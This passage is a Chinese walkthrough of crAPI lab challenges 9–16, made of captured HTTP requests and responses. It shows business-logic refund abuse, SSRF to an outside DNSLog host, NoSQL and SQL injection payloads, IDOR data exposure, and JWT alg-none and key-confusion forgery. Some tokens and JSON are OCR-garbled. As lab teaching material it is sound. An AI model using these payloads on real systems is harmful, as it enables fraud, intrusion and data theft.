xtKFL9_Ufs4lnfimEWyaG4p2-X2cifGzuShoPcx8Vhm6nefRLqvEioDYQIO_Zt2
-----
```

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 09:45:18 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: Origin, Cookie
8 Access-Control-Allow-Origin: *
9 X-Frame-Options: SAMEORIGIN
10 Content-Length: 59
11
12 {
    "id": 7,
    "message": "Order sent successfully.",
    "credit": 30.0
}
```

获得提交的订单的 id，访问该 id 的订单

```

1 GET /workshop/api/shop/orders/5 HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIoiIxNTU4MDExMzE4QHFxLmNvbSIsInJvbGUiOjIic2VyliliwiaWF0IjoxNg40Tc50DmLcJ1eHai0jE2ODk1ODgCMzB5.mq1FX0yOsA6jE53R6bepERugf0lZ2CiuZa2_gxwG0JCEo3A0tk51WF1FxMg4ZZdm5F3y159AvQWSGeSYyYJ-HpuysjExDPwNzfHbrKtxxFv10evAgdFFhXwZ0E5Q1wiPmw-JSxtKFL9_Ufs4lnfimEWyaG4p2-XCcifGzu5HooPcx8Vhm6nefRLqvBioDYQ10_Zt26VFJleWObVY7sNX58IapEWSWnRNDxR0jZVkj1UZzrjgrc9i0VVimplnqHe0Adf2Vb0uUth7kPEuL6Den7z0Rqm14sk0VhgjsUKUAsH4UjbBXz7HDHqZPuFKrn3o2pyGogV3hZN1qXQ
10 Content-Length: 29
11 Origin: http://127.0.0.1:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 {
17   "product_id":1,
18   "quantity":1
19 }

```

访问id=5的订单

状态参数

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 05:45:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: Origin, Cookie
8 Access-Control-Allow-Origin: *
9 X-Frame-Options: SAMEORIGIN
10 Content-Length: 544
11 {
12   "order":(
13     "id":5,
14     "user":(
15       "email":"1558017318@qq.com",
16       "number":"13568950354"
17     ),
18     "product":(
19       "id":1,
20       "name":"Seat",
21       "price":"10.00",
22       "image_url":"images/seat.svg"
23     ),
24     "quantity":1,
25     "status":"delivered",
26     "transaction_id":"94822669-46a6-4b2f-a506-876277c90514",
27     "created_on":"2023-07-10T09:42:46.109883"
28   ),
29   "payment":(
30     "transaction_id":"94822669-46a6-4b2f-a506-876277c90514",
31     "order_id":5,
32     "amount":10,
33     "paid_on":"2023-07-10T09:42:46.189883",
34     "card_number":"XXXXXXXXXXXXXX3432",
35     "card_owner_name":"leo",
36     "card_expiration":null
37   )
38 }

```

发现'delivered'表示已收到货品，'return pending' 表示退货，'returned' 表示已经退货，使用PUT方法修改状态参数 status 为 returned，表示已经退货，系统自动退钱



\$Seat, \$10

Order Details

returned

```

1 b0UUch7kPEuL6Den7z0Rqm14sk0VhgjsUKUAsH4UjbBXz7HDHqZPuFKrn3o2pyGogV3hZN1qXQ
2 Content-Length: 53
3 Origin: http://127.0.0.1:8888
4 Connection: close
5 Sec-Fetch-Dest: empty
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Site: same-origin
8
9
10 Content-Length: 53
11 Origin: http://127.0.0.1:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18   "product_id":1,
19   "quantity":1,
20   "status":"returned"
21 }

```

### Challenge-9:

发现订单的数量也是可以修改的，将数量修改成 1000，状态修改成已退货状态，余额增加 10000

```

1 PUT /workshop/api/shop/orders/5 HTTP/1.1
2 Host: 127.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIoiIxNTU4MDExMzE4QHFxLmNvbSIsInJvbGUiOjIic2VyliliwiaWF0IjoxNg40Tc50DmLcJ1eHai0jE2ODk1ODgCMzB5.mq1FX0yOsA6jE53R6bepERugf0lZ2CiuZa2_gxwG0JCEo3A0tk51WF1FxMg4ZZdm5F3y159AvQWSGeSYyYJ-HpuysjExDPwNzfHbrKtxxFv10evAgdFFhXwZ0E5Q1wiPmw-JSxtKFL9_Ufs4lnfimEWyaG4p2-XCcifGzu5HooPcx8Vhm6nefRLqvBioDYQ10_Zt26VFJleWObVY7sNX58IapEWSWnRNDxR0jZVkj1UZzrjgrc9i0VVimplnqHe0Adf2Vb0uUth7kPEuL6Den7z0Rqm14sk0VhgjsUKUAsH4UjbBXz7HDHqZPuFKrn3o2pyGogV3hZN1qXQ
10 Content-Length: 56
11 Origin: http://127.0.0.1:8888
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18   "product_id":1,
19   "quantity":1000,
20   "status":"returned"
21 }

```

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Mon, 10 Jul 2023 10:37:51 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: Origin, Cookie
8 Access-Control-Allow-Origin: *
9 X-Frame-Options: SAMEORIGIN
10 Content-Length: 292
11 {
12   "orders":(
13     "id":5,
14     "user":(
15       "email":"1558017318@qq.com",
16       "number":"13568950354"
17     ),
18     "product":(
19       "id":1,
20       "name":"Seat",
21       "price":"10.00",
22       "image_url":"images/seat.svg"
23     ),
24     "quantity":1000,
25     "status":"returned",
26     "transaction_id":"94822669-46a6-4b2f-a506-876277c90514",
27     "created_on":"2023-07-10T09:42:46.109883"
28   )
29 }

```

### Challenge-10:

通过尝试发现可以修改 conversion\_params 参数（conversion\_params 是转码参数）

```

1 PUT /identity/api/v2/user/videos/31 HTTP/1.1
2 Host: <2>.0.0.1:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Referer: http://<1>.0.0.1:8888/my-profile
9 Content-Type: application/json
10 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIoiIxNTU4MDE3MsE4QHxLmNbSIsInJvbGUi0iJlcZYiwi
11 .AWFO1joxNjg40Tc50DmvlCj1Hai0jECD0h10DQCMsB9.mQiFUhOsPAdjHS3RbepERugf0lZ2C
12 iu2aC_gxwG0JCxE3A0th5LW1FLNxG4Z2dms5F23y158faVrWSGcsExyVJ-HpuysjEDgPmfHBRkfx
13 Fv10evAgboFPh0wz28ESQ1WlPmW-JSxKF1L5_UfS4lnfImEWyad4p2-XCcfcGzusHooPex5VhmeNe
14 fLqgvRiaDQ10_Zc26VFJleW0bVY7sM581apEWsWnRNDsE0jZVi1uZerjgrc5ioVVV1mpInHeO
15 Adf2Vbuhth7kPkuLeden7zOKQm14skOVvhgjsUWUAsH4jbXmz7HDqZPunF0rn3oCpyGoGv3hZM1q
16 xQ
17 Content-length: 113
18 Origin: http://<1>.0.0.1:8888
19 Connection: close
20 Sec-Fetch-Dest: empty
21 Sec-Fetch-Mode: cors
22 Sec-Fetch-Site: same-origin
23
24 {
25   "videoName": "hahaha",
26   "conversion_params": "ffmpeg -i input.mp4 -vcodec libx264 -s 640x480 -f mp4 output.mp4"
27 }

```

修改成功

尝试修改 profileVideo 参数发现失败，不能直接修改视频的内容。

```

1 Content-Length: 186
2 Origin: http://<1>.0.0.1:8888
3 Connection: close
4 Sec-Fetch-Dest: empty
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Site: same-origin
7
8 {
9   "videoName": "hahaha",
10   "conversion_params": "ffmpeg -i input.mp4 -vcodec libx264 -s 640x480 -f mp4 output.mp4",
11   "profileVideo": "data:image/jpeg;base64,aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
12 }

```

### Challenge-11:

在 DNSlog 上获取到子域名，并将请求地址更改为之前拿到的子域名

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: www.wabjtam.ml:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: */
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Referer: http://www.wabjtam.ml:8888/contact-mechanic?VIN=3DXHYS7XW01265961
9 Content-Type: application/json
10 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIoiIxNTU4MDE3MsE4QHxLmNbSIsInJvbGUi0iJlcZYi
11 yIiwiAWF0IjoxNjg5MDMCMhg4LcJ1eHai0jECD0h10DQCMsB9.jtV161RxwJp82t_1MyYEhp
12 v1C10AD32YdVtMcEz0ESd5c0ahGN7WYrA2Z2kaHVi1jCBPJCYST01Q1Jdoyr-BohTJprT1
13 v5v7SqGJpT8tcEt_-7TFTHnT20-LhpFwgaVUjgRp3MqFx3Db05mdzBBKjVtZa-6XWgtvmo
14 NVUSWd1B1d1s6cqhHs6Eiulq1hNS1vcRohavrtYpdlmen27m1U4hNpKbmLuWUgonAnyPh
15 Hyh0Gfiez7z3m7lo4FnkrNUbiow-p800T0mqe4GVu16Jmf6c56xxggw4AVBUJxnfRaftRm6t
16 AQ87PwthEJW-2QwGgE5YORCistZcZcQ
17 Content-Length: 195
18 Origin: http://www.wabjtam.ml:8888
19 Connection: close
20
21 {
22   "mechanic_code": "TRAC_JHN",
23   "problem_details": "hahahahahahaha",
24   "vin": "3DXHYS7XW01265961",
25   "mechanic_api": "http://a7589d34.ipv6.1433.eu.org",
26   "repeat_request_if_failed": false,
27   "number_of_repeats": 1
28 }

```

DNSLog的地址

### Results

5s to refresh results.

Record,Client...

Filter

#	Record	Client	Time
0	a7589d34.ipv6.1433.eu.org.	202.115.39.8:60046	2023-07-19T16:34:42+08:00

在 DNSLog 平台上查看结果，成功带出了 DNSLog

### Challenge-12:

"\$ne"是 MongoDB 中的一个操作符，表示“不等于（not equal）”。在查询语句中使用 "\$ne"可以筛选出指定字段不等于给定值的文档；"\$ne"操作符只能用于筛选出指定字段不等于给定值的文档，如果要筛选出指定字段等于给定值的文档，应该使用"\$eq"操作符或者直

接使用等于号"="。


让 `coupon_code` 的值为 `"$ne": "xxxxxxxxxxxxxxx"`，即筛选出优惠码不等于 `xxxxxxxxxxxxxxx` 的值，也就是把所有值都查询出来，实现 nosql 注入

```
1 POST /www/v2/coupon/validate-coupon HTTP/1.1
2 Host: www.wabjtam.ml:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Referer: http://www.wabjtam.ml:8888/shop
9 Content-Type: application/json
10 Authorization: Bearer eyJGbci01c11SUml1Nj9...eyJyJmIi1NTU4M#3MmE4QHFzLamLvhBzS1iInJvhGU0iJ1cCvYliwi
11 AWF0j1oxHjs9NDMCMzg4Lc1jeHAj0...EC0DkCNDExd0h5...jyV16LkxwJ82t...ImyTEN#71CJOAD3Ck
12 dXtM0jZ0Rk5DtaohGHTWxtCjk1Cv11Jdoyw...BohTjpr1tv5v5qGyJTP8TcE
13 t_77PVHnT20...LhpFgvnUJUqB3MgFh...x3D0sma...dBEPFVc2m...E6XgtvmoNUVUSWU1Bld1s...6Qh6SE
14 lHn1NS1lvtCkoha...RTyPdlaen...7mu14hlpEBm...WuGon4nyPhHyh0fKes...f3z3w71o4frnKOU
15 iow-p800u70mqe4Gu1Jmf5c5Exxygv4ABUJUxnMuft...8mt...6AtQ97p7hKJW...2QwG85YRC1stZcc
16 mQ
17 Content-Length: 44
18 Origin: http://www.wabjtam.ml:8888
19 Connection: close

20 (
21   "coupon_code": {
22     "#ne": "xxxxxxxxxxxxxx"
23   }
24 )
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
```

### Challenge-13:

通过代码审计获得申请优惠券的接口



**Request**

```

1 POST /workshop/api/shop/apply_coupon HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
   Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language:
   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiMjExNTQ0NTg3QHFxLmNvbSISInJvbGUi
0AJlc2VyaWFDIjoxNjg5MDMCMsU1LCJ1eHAiOjE2ODk2NDExNTd4.VWSGYntA
11YDXJtckwPsb1jCbnBFCIDtpwWnkbijel-SGAL_TrJckQyvfICNv41cLJF7pER
QqrShmlN4a-qf5DsdniZNSHDNeOH_7XH4ax8qubqjtD1zr3jdU8Hrv1TaD9SmJHD-f
mE-AOT5EOAq_hSwatchUECYI1-pM3VYzSCN6TWwAS_ZY3e4NUJkjewTuYt3zSREJ1l
b1FWsxtUDGMYcrxjg8Rkjgwq5fTSqwebj8J8sjaAT80UrjsJP7riam71QGXfnsoFluhk
PmF8uC4E8sDZfbDlxQFsH1UCqn7lAlbhrTQ_zRsUIEfpxFyt6X3C-YUUt71bYy8vW
HDbob8hFMA
10 Content-Length: 49
11 Origin: http://localhost:8888
12 Connection: close
13
14 {
15   "coupon_code": "1" or '1'='1",
16   "amount": 1
17 }

```

**Response**

```

1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.17.8.2
3 Date: Tue, 11 Jul 2023 01:01:31 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: Origin, Cookie
8 Access-Control-Allow-Origin: *
9 X-Frame-Options: SAMEORIGIN
10 Content-Length: 97
11
12 {
13   "message": "TRAC075 Coupon code is already claimed by you!! Please try with another coupon code"
14 }

```

使用 sql 注入，成功获得优惠券

#### Challenge-14:

维修报告接口: workshop/api/mechanic/mechanic\_report?report\_id=3

crAPI

localhost:8888/workshop/api/mechanic\_report?report\_id=3

拿到信息

JSON 原始数据 头

id: 3

mechanic:

- id: 2
- mechanic\_code: "TRAC\_JME"

user:

- email: "james@example.com"
- number: ""

vehicle:

- id: 26
- vin: "2FWGU72JUCI416684"

owner:

- email: "test@example.com"
- number: "9876540001"

problem\_details: "My car BMW - 5 Series is having issues.\nCan you give me a call on my mobile 9876540001,\nOr send me an ema

status: "Finished"

created\_on: "10 July, 2023, 12:36:45"

订单接口: workshop/api/shop/orders/3

**拿到信息**

```

{
  "order": {
    "id": 2,
    "user": {
      "email": "3211544587@qq.com",
      "number": "15367565453"
    },
    "product": {
      "id": 1,
      "name": "Seat",
      "price": "10.00",
      "image_url": "images/seat.svg",
      "quantity": 1,
      "status": "delivered",
      "transaction_id": "06bc70aa-ffea-4b9f-bb27-64720daea74e",
      "created_on": "2023-07-10T14:03:43.089598"
    },
    "payment": {
      "transaction_id": "06bc70aa-ffea-4b9f-bb27-64720daea74e",
      "order_id": 2,
      "amount": 10,
      "paid_on": "2023-07-10T14:03:43.089598",
      "card_number": "XXXXXXXXXXXX7772",
      "card_owner_name": "cixuxi",
      "card_type": "Visa",
      "card_expiry": "12/2030"
    }
  }
}

```

**Challenge-15:**

JWT 由三部分组成，分别为 Header—头部；Payload—负载，Signature—签名。它们之间由三个 `**.**` 分隔，由 Base64 加密而来。相比传统的基于 Session 的用户认证方案扩展性更强。

通过对请求头中的 JWT 令牌进行解码，可以得出该令牌使用的是基于 SHA-256 哈希算法和 RSA 签名算法的加密算法，`.well-known` 目录通常包含了一些用于验证网站身份的文件，访问其目录下的 `jwks.json` 文件，获得 RSA 公钥。

请输入要进行 Base64 编码或解码的字符串


```
eyJhbGciOiJSUzI1NiJ9eyJzdWlOixNTU4MDE3MzE4QHFxLmNvbSIsInJvbGUiOiJ1c2VylwiawF0ljoxNjg5MDQxNjg0LCJleHaiOjE2ODk2NDY0ODR9.NrawtxUgnbA3aWVccuGq6Pvo5PGookfQl2dSzr1P7c1C-34w52gPk5fu7UELjwyw7xJUITIYjUCL3hA_JkSywVVY_btx4s1S_mjmnWCLUQrbwBNAWgqPCdEuKoIDCPGUbgEQi6qcFBPNuXmz_RV-dssZAo66qfMvIAQsCzrkCwH-r3DgmrYEGPOD4zt9FxSrAk_ubpGHIa9JV4d84Ewp71bHxAMqaJL4yF49PcNGtAWtrGIFcy5XcqfDMhqKCCo0bGSvbWWQyhmmlyUFJrfeq5XEsRWhGJcQMWTbft3N56yYh4fu3nvCrb-gwVHSrlftuOCH055os1
```

编码 (Encode)    解码 (Decode)    ⇧ 交换 (编码快捷键: `Ctrl + Enter`)    判断出算法


Base64 编码或解码的结果:  编/解码后自动全选

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8",
      "alg": "RS256",
      "n": "sZKrGYja957BkO-waOcupoGY68QjixKg1uit278NbICSnBRw5_cmfuWFFFpgRxabBZBjwJAujnQrlgTLXnRRItM9MSR0884cExn-s4Uc8qwk6pev63qb8no6aCVY0dFptbEGTOP-3KIJ2kxi5HNzm8d7fG3ZswZrttDVbSSTy8UjPTOr4xVw1Yyh_GzGK9i_RYBWHTDsVfKrHcgGn1F_T6W0cgcnh4KFmbYQZdUy8Uc6Gu8JHeHVt2vGcn50EDtJuUnZPjCS7YOfd5teUR_Bf4jg8GN6UnLbr_Et8HUnz9RFBLkPif0NiY6Rjp9ooSDkm12Ogq3ww"
    }
  ]
}
```


去到 JWT editor 选项卡，点击 New RSA Key 复制 JWK set 内容保存



再右键我们新建的 Key Copy Public Key as Pem, PEM 格式是一种常见的密钥和证书的编码方式，采用 Base64 编码，文件的开头和结尾分别有"----BEGIN..."和"----END..."行，用于标识文件的类型和版本。在这些标识行之间的内容是经过 Base64 编码的二进制数据，可以是私钥、公钥、证书等。



去 Decoder 选项卡对这个 PEM 密钥进行 Base64 编码，然后复制生成的字符串



再次回到 Burp 主选项卡栏中 JWT Editor Keys 选项卡，点击 New Symmetric Key, Generate, 将 k 属性的生成值替换为 PEM Base64 编码

然后在 burp 的请求中可以发现 json web token 选项卡, 在选择卡左下角处也可以看到对 json web token 的攻击选项

官网提供了三种伪造方法，第一种是可以将 alg 的值修改成 none，即无 JWT 验证，相应地签名部分自然也就没有了，发现 Authorization 字段值明显减少。伪造成功

```
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdWIiOiIxMjExNTQ0NTg3QHFxLmNvbSIsInJvbGUiOiJhZGiphIisImhdC16HTY40TAzNjMiNywizXhwijoNjgSNjQxMTU3fq.
```

第二种方法可以使用算法加密混淆，原本服务器要求使用非对称密码，但是可以把 JWT 标头修改为对称密码（如 HS256），这样服务器会使用已知的公钥作为对称密钥验证，当前使用的是 RS256（RSA+SHA-256），修改为 HS256。

Challenge-16:

POST 方法常用于添加数据，将 GET 请求方法改为 POST，并在请求体中添加商品信息

Request	Response
<pre> 1 POST /workshop/api/shop/products HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: */* 6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 7 Accept-Encoding: gzip, deflate 8 Referer: http://localhost:8888/shop 9 Content-Type: application/json 10 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJraWQiOiIzIiExNTQ0NTg2QHFleAhbS1sInJvbGUiOjI1c2VyiwiwAF0Ijo sMNgEHDNCMzg3LClJ1eHAIoJgE2ODk2NDE3LxhT45.VEVGSOYmAllYDvKJjpw+oLChNbF0IDtpwWhhj3-SG AL.TzJchQyf1lCHvsi4l-clJ7TpEBdqvGhmlJH4-a-q5Pd+n1ZMSHEDWvH_70244xQquhbjtD1zr3jDUHhlyMd 8SmJHD-fmK-A075R0Aq_h9SwatHURY1-ph3NySCNGTWwA_27z_4HUUkjevTuNr3sSERL1L1FWxxu0GNY crxjGB3yW6fTSqnsGBjB0SjjaTE0UrJ97+4imh71QGxmsDkFunkPmF0uCaL2sDzFBdlxQFmMiUCqn7Lal bhrYQ_sRsUIEfpxsFTtGXKC-YUCC-7ibY@wWHDobShfMA 11 Connection: close 12 Content-Length: 63 13 14 {"name": "test", "price": "101.00", "image_url": "http://baidu.com"}</pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Tue, 11 Jul 2023 01:32:13 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, HEAD, OPTIONS 7 Vary: Origin, Cookie 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 70 10 11 { 12   "id": 3, 13   "name": "test", 14   "price": "101.00", 15   "image_url": "http://baidu.com" 16 }</pre>

成功返回

将 quantity 参数修改为负数，发现余额成功增加

